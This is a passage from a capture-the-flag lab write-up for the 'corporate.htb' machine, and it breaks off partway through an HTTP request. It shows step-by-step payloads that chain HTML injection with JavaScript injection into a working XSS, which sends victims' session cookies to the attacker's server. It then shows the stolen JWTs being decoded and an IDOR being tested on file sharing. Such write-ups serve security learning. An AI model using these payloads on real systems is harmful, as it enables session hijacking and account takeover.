Same as before, it was not vulnerable to SSTI and XSS, but vulnerable to HTML injection. 
Cecelia.West
JavaScript Injection
At this point I needed to take stock of what I had found so far and set a specific goal. Since I had already identified an HTML injection vulnerability, I wanted to see whether I could achieve XSS. With that goal in mind, I searched for ways to inject code into the JavaScript files hosted by the server, because the CSP was blocking direct code injection.
I took a look at the JS files being loaded.
1
2
3
4
5
6
7
8
9
10
11
<!-- Scripts -->
<!-- Bootstrap core JavaScript -->
<script src="/vendor/jquery/jquery.min.js?v=3082529412012"></script>
<script src="/vendor/bootstrap/js/bootstrap.min.js?v=3082529412012"></script>
<script src="/vendor/analytics.min.js?v=3082529412012"></script>
<script src="/assets/js/analytics.min.js?v=3082529412012"></script>
<script src="/assets/js/isotope.min.js?v=3082529412012"></script>
<script src="/assets/js/owl-carousel.js?v=3082529412012"></script>
<script src="/assets/js/tabs.js?v=3082529412012"></script>
<script src="/assets/js/popup.js?v=3082529412012"></script>
<script src="/assets/js/custom.js?v=3082529412012"></script>
They all had a value (v=3082529412012) passed in.
I looked through the files, and found one of them (assets/js/analytics.min.js) had the value reflected in the source code. 
Since I could control the value, I might be able to inject JS code in it before being executed by the browser.
I made a request to http://corporate.htb and intercepted the response in Burp Suite. Then I changed the parameter value to alert(1) for the assets/js/analytics.min.js. 
Then I released the response and resumed the network flow. When the page was loaded, a popup appeared, confirming the code injection! 
XSS
Building & Debugging
Now that I had confirmed assets/js/analytics.min.js was vulnerable to code injection, and was allowed by the CSP, I could weaponize it to deliver an XSS payload combined with the HTML-injection vulnerability on the 404 page.
I started with a basic payload.
1
http://corporate.htb/<script src="http://corporate.htb/assets/js/analytics.min.js?v=alert(1)"></script>
The payload didn’t work. However, this time the error was different, which was due to a function not defined. 
I searched through the JS files, and found it was defined in vendor/js/analytics.min.js. 
I needed to load this script before the payload, which can be solved by prepending it in a script tag.
1
http://corporate.htb/<script src="http://corporate.htb/vendor/analytics.min.js"></script><script src="http://corporate.htb/assets/js/analytics.min.js?v=alert(1)"></script>
The payload then worked. 
Now with a fully functional XSS, I started to further weaponize it to steal user cookies.
The first step was to let the payload access my server as part of data exfiltration.
1
http://corporate.htb/<script src="http://corporate.htb/vendor/analytics.min.js"></script><script src="http://corporate.htb/assets/js/analytics.min.js?v=window.location="http://10.10.xxx.xxx""></script>
This didn’t work due to the quotes in the window.location="http://10.10.xxx.xxx" being encoded before being evaluated. Since I couldn’t stop the quotes from being encoded, I used backticks instead, which worked.
1
http://corporate.htb/<script src="http://corporate.htb/vendor/analytics.min.js"></script><script src="http://corporate.htb/assets/js/analytics.min.js?v=window.location=`http://10.10.xxx.xxx/test`"></script>
My server successfully received the requests.
1
2
3
4
5
6
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.xxx.xxx - - [09/Oct/2025 07:22:24] code 404, message File not found
10.10.xxx.xxx - - [09/Oct/2025 07:22:24] "GET /test HTTP/1.1" 404 -
10.10.xxx.xxx - - [09/Oct/2025 07:22:24] code 404, message File not found
10.10.xxx.xxx - - [09/Oct/2025 07:22:24] "GET /favicon.ico HTTP/1.1" 404 -
Then I added the cookie stealing portion. I needed to encode + to %2b, otherwise it would fail.
1
http://corporate.htb/<script src="http://corporate.htb/vendor/analytics.min.js"></script><script src="http://corporate.htb/assets/js/analytics.min.js?v=window.location=`http://10.10.xxx.xxx/test?c=`%2bdocument.cookie"></script>
To test this part, I added a fake cookie for corporate.htb in the browser. 
When I delivered the payload my server successfully received the cookie.
1
2
3
4
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
<SNIP>
10.10.xxx.xxx - - [09/Oct/2025 07:26:34] "GET /test?c=testcookie=testvalue HTTP/1.1" 404 -
Stealing User Cookie
With the fully weaponized XSS payload ready, I now needed to trick the agent to visit the URL where the payload was hosted.
Since the CSP was in place, I couldn’t use <script> . A nice technique is to use <meta> for redirection, which is not affected by CSP.
1
<meta name="language" content="0;<URL>"HTTP-EQUIV="refresh"/>
I embedded the payload in a meta tag. Then I needed to encode the full URL. But I had to avoid encoding the backticks or double-encode +.
1
<meta name="language" content="0;http://corporate.htb/%3Cscript%20src=%22http://corporate.htb/vendor/analytics.min.js%22%3E%3C/script%3E%3Cscript%20src=%22http://corporate.htb/assets/js/analytics.min.js?v=window.location=`http://10.10.xxx.xxx/test?c=`%2bdocument.cookie%22%3E%3C/script%3E"HTTP-EQUIV="refresh"/>
I sent the payload to the chat, and immediately got a callback to my server with the user’s cookie.
1
2
3
4
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.168 - - [09/Oct/2025 07:48:39] code 404, message File not found
10.129.229.168 - - [09/Oct/2025 07:48:39] "GET /test?c=CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5Njc0MTEsImV4cCI6MTc2MDA1MzgxMX0.KKmXmFpKL9sWQxNvJuLlhU-oEoze8Ron2glYzl8go-M HTTP/1.1" 404 -
The cookie format matched that of a JWT token header.payload.signature. I quickly decoded the header and payload portions.
JWT header:
1
2
3
4
5
❯ echo 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9' | base64 -d | jq
{
  "alg": "HS256",
  "typ": "JWT"
}
JWT payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ echo 'eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5Njc0MTEsImV4cCI6MTc2MDA1MzgxMX0' | base64 -d | jq
{
  "id": 5077,
  "name": "Cecelia",
  "surname": "West",
  "email": "Cecelia.West@corporate.htb",
  "roles": [
    "sales"
  ],
  "requireCurrentPassword": true,
  "iat": 1759967411,
  "exp": 1760053811
}
I inserted the cookie for all subdomains. 
Then I was redirected to the dashboard when visiting people.corporate.htb, and successfully signed in as Cecelia.West. 
Elwin.Jones
Enum
I went through each of the feature pages.
Chat Page
- Tested
SSTI, negative. - Tested
HTML injection, negative. - Tested
XSS, negative.
News Page
- Checked for
LFI, negative. - Checked for
information disclosure, negative.
Sharing Page
- Checked for
LFI, negative. - Checked for
command execution, negative. - Tested
IDORon download, negative. - Tested
IDORon sharing, positive.
Calendar Page
- Minimal or no interaction
Holidays Page
- Minimal or no interaction
Payroll Page
- Minimal or no interaction
IDOR
I clicked on the share button, and filled in the user’s own email. 
The page returned an error. The user was not allowed to share files to themselves. 
I tried sharing it again, and intercepted the request in Burp Suite.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /sharing HTTP/1.1
Host: people.corporate.htb
Content-Length: 45
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://people.corporate.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://people.corporate.htb/sharing
Accept-Encoding: gzip, deflate, br
Cookie: CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3NywibmFtZSI6IkNlY2VsaWEiLCJzdXJuYW1lIjoiV2VzdCIsImVtYWlsIjoiQ2VjZWxpYS5XZXN0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5Njc0MTEsImV4cCI6MTc2MDA1MzgxMX0.KKmXmFpKL9sWQxNvJuLlhU-oEoze8Ron2glYzl8go-M; session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=yuIlkeaDgvo0ZceAneGjWoR3SnM
Connection: keep-alive

fileId=237&email=cecelia.west%40corporate.htb
I noticed fileId was specified in the request, a common place to test for IDOR. I tried to share files that did not belong to the user, but I couldn’t test it due to self-sharing was restricted. Therefore, I needed a second account.
I went back to the support page, delivered the same XSS payload, and got the session cookie for another user.
1
2
3
4
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.168 - - [09/Oct/2025 09:18:21] code 404, message File not found
10.129.229.168 - - [09/Oct/2025 09:18:21] "GET /test?c=CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwibmFtZSI6IkNhbmRpZG8iLCJzdXJuYW1lIjoiSGFja2V0dCIsImVtYWlsIjoiQ2FuZGlkby5IYWNrZXR0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5NzI3OTEsImV4cCI6MTc2MDA1OTE5MX0.FHh6IxjyCkGy75cubi1CndivVg-is6_h8keq-qKfLXU HTTP/1.1" 404 -
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ echo 'eyJpZCI6NTA3MiwibmFtZSI6IkNhbmRpZG8iLCJzdXJuYW1lIjoiSGFja2V0dCIsImVtYWlsIjoiQ2FuZGlkby5IYWNrZXR0QGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NTk5NzI3OTEsImV4cCI6MTc2MDA1OTE5MX0' | base64 -d | jq
{
  "id": 5072,
  "name": "Candido",
  "surname": "Hackett",
  "email": "Candido.Hackett@corporate.htb",
  "roles": [
    "sales"
  ],
  "requireCurrentPassword": true,
  "iat": 1759972791,
  "exp": 1760059191
}
I opened a private browser session to log in as the new user. 
Back in Cecelia’s session, I tried sharing a file that was not owned by the user with Candido.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /sharing HTTP/1.1
Host: people.corporate.htb
Content-Length: 46
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://people.corporate.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
